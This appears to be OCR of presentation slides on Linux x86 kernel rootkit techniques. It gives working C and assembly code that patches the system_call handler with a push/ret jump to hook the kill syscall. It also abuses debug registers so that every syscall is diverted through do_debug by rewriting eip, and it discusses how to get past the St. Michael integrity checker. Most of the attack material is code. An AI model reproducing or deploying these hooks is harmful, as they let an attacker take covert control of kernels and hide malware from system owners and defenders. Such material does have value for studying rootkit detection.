
    cmpl $(nr_syscalls), %eax    --->  Those two instrutions will replaced by
    jae syscall_badsys           --->  Our Own jump

# system call tracing in operation
    testb $_TIF_SYSCALL_TRACE,TI_FLAGS(%ebp)
    jnz syscall_trace_entry
syscall_call:
    call *sys_call_table(,%eax,4)
    movl %eax,EAX(%esp)     # store the return value
    ....
---- eof ----
```

ubuntu

Patching system_call Trick

- Original Code: 11 Bytes
  - 'cmpl $(nr_syscalls), %eax' ==> 5 Bytes
  - 'jae syscall_badsys' ==> 6 Bytes
- Jump Code: 5 Bytes
  - 'pushl $addr' ==> 5 Bytes
  - 'ret' ==> 1 Bytes


<system_call>:
push %eax
..
..
cmp $0x137,%eax
jae c0103e98 <syscall_badsys>
-->push address_of(new_idt)
-->ret
<syscall_call>:
call *0xc02cf4c0(,%eax,4)
mov %eax,0x18(%esp)
<syscall_exit>:
cli
..
..
<syscall_badsys>:
..
<new_idt>:
cmp $0x112, %eax
jae +2
--jmp +6
pushl $addr1 <-- addressof(syscall_badsys)
ret
/*Hooked kill function*/
-->cmp $0x25, %eax
---je +6
pushl $addr2 <-- addressof(syscall_call)
ret
->call *addr3 <-- addressof(hooked_kill)
pushl $addr4 <-- addressof(after_call)
ret

set_sysenter_handler

```
void set_sysenter_handler(void *sysenter)
{
    unsigned char *p;
    unsigned long *p2;
    p = (unsigned char *) sysenter;
    /* Seek "call *sys_call_table(,%eax,4)"*/
    while (!((*p == 0xff) && (*(p+1) == 0x14) && (*(p+2) == 0x85)))
        p++;
    /* Seek "jae syscall_badsys" */
    while (!((*p == 0x0f) && (*(p+1) == 0x83)))
        p--;

    p -= 5;
    memcpy(orig_sysenter, p, 6);
    start_patch_sysenter = p;

    /* We put the jump*/
    *p++ = 0x68; /*pushl*/
    p2 = (unsigned long *) p;
    *p2++ = (unsigned long) ((void *) new_idt);

    /*now, "jae"-->ret*/
    p = (unsigned char *) p2;
    *p = 0xc3; /*ret*/
} /************* fin set_sysenter_handler() **********/
```

new_idt & hook

```
void new_idt(void)
{
    ASMIDType
    (
        "cmp %0, %%eax      \n"
        "jae syscallbad      \n"
        "jmp hook            \n"

        "syscallbad:         \n"
        "jmp syscall_exit        \n"

    : : "i" (NR_syscalls)
    );

} /********** fin new_idt() **************/
```

```
void hook(void)
{
    register int eax asm("eax");

    switch (eax)
    {
    case __NR_kill:
        CallHookedSyscall(hacked_kill);
        break;
    default:
        JmPushRet(syscall_call);
        break;
    }

    JmPushRet( after_call );
} /*********** fin hook() ************/
```

Detect system_call hook

- Trick 1: Copy the system call table and patch the proper bytes in ‘system_call’ with the new address
  - This can be avoided by having St. Michael making checksums of ‘system_call’ code too
- Trick 2: Copy ‘system_call’ code, apply Trick 1 on it, and modified the 0x80th ID in the IDT with the new address
  - This can be avoided by having St. Michael storing the address of ‘system_call’ too

Abuse Debug Registers

- DBRs 0-3: contain the linear address of a breakpoint. A debug exception (# DB) is generated when the case in an attempt to access at the breakpoint
- DBR 6: lists the conditions that were present when debugging or breakpoint exception was generated
- DBR 7: Specifies forms of access that will result in the debug exception to reaching breakpoint

Debug Registers

debug registers DR0..7																																
reg.	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
DR0	breakpoint #0 virtual address																															
DR1	breakpoint #1 virtual address																															
DR2	breakpoint #2 virtual address																															
DR3	breakpoint #3 virtual address																															
DR4	reserved																															
DR5	reserved																															
DR6	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	BT	BS	BD	SMM	1	1	1	1	1	1	1	1	B3	B2	B1	B0
DR7	LEN3		R/W3		LEN2		R/W2		LEN1		R/W1		LEN0		R/W0		TT	TB	GD	ICE	r.	1	GE	LE	G3	L3	G2	L2	G1	L1	G0	L0

Evil Ideas of abusing debug Registers

- Based on the above far this allows us to generate a #DB when the cpu try to run code into any memory location at our choice, even a kernel space
- Evil Ideas
  - Set breakpoint on system_call(in 0x80's handler)
  - Set breakpoint on sysenter_entry(sysenter handler)
- OMG, every syscall will be hooked!

- The #DB also be managed through IDT
- ENTRY(debug)
  pushl $0
  pushl $SYMBOL_NAME(do_debug)
- jmp error_code
- *fastcall void do_debug(struct *pt_regs,int errorcode)*
- At the moment we can then divert any flow execution kernel to do_debug, without changing a single bit of text segment!

Set breakpoint asm code


```
get_idt_entry:
        sidt    idtr
        movl    idtr+2, %ebx
        leal    (%ebx, %eax, 8), %ebx
        movw    (%ebx), %cx
        roll    $16, %ecx
        movw    0x6(%ebx), %cx
        roll    $16, %ecx
        movl    %ecx, %eax
        ret
```

```
set_bpm:
        movl    $0x80, %eax
        call    get_idt_entry
        movl    %eax, %dr0
        xorl    %eax, %eax
        orl     $0x2080, %eax
        movl    %eax, %dr7
        ret
```

Debug register hook

- From do_debug can then have access to the value of eip representing the return address on the person who triggered the breakpoint, which is the kernel in our case, so you can change at will the flow of execution after the procedure!
- Changing eip can send a running our routine that once made the 'dirty work' take care to restore the original flow of execution

regs->eip = (unsigned int)hook_table[regs->eax];


do_debug
eip overwriting
evil routine
debug exception
jump to regular flow
breakpoint
execution flow
execution flow

```
/* get dr6 */
__asm__ __volatile__ (  "movl %%dr6,%0   \n\t"
                        : "=r" (status)  );
......
/* check for trap on dr2 */
if (status & DR_TRAP2)
{
    trap = 2;
    status &= ~DR_TRAP2;
}
......
if ((regs->eax >= 0 && regs->eax < NR_syscalls) && hook_table[regs->eax])
{
    /* double check .. verify eip matches original */
    unsigned int verify_hook = (unsigned int)sys_p[regs->eax];
    if (regs->eip == verify_hook)
    {
       // 这里设置下一步的执行函数
        regs->eip = (unsigned int)hook_table[regs->eax];
        DEBUGLOG(("*** hooked __NR_%d at %X to %X\n", regs->eax, verify_hook, \
                  (unsigned int)hook_table[regs->eax]));
    }
}
      ......
```

Feature

- Windows rootkits
- Rootkit detection / Antiy rootkit
- BIOS rootkit
- PCI rootkit
- Virtualize Machine rootkit

Reference

- LKM Rootkits on Linux x86 v2.6:
  http://www.enye-sec.org/textos/lkm.rootkits.en.linux.x86.v2.6.txt
- Mistifying the debugger, ultimate stealthness
  http://www.phrack.com/issues.html?issue=65&id=8
- Advances in attacking linux kernel
  http://darkangel.antifork.org/publications/Advances%20in%20attacking%20lir
- Kernel-Land Rootkits
  http://www.h2hc.com.br/repositorio/2006/Kernel-Land%20Rootkits.pps
- Developing Your Own OS On IBM PC
  http://docs.huihoo.com/gnu_linux/own_os/index.htm
- Handling Interrupt Descriptor Table for fun and profit
  http://www.phrack.org/issues.html?issue=60&id=6
- Execution path analysis: finding kernel based rootkits
  http://www.phrack.org/issues.html?issue=59&id=10

Show Time;-)

ubuntu

Open Source

Open Source

Q&A

ubuntu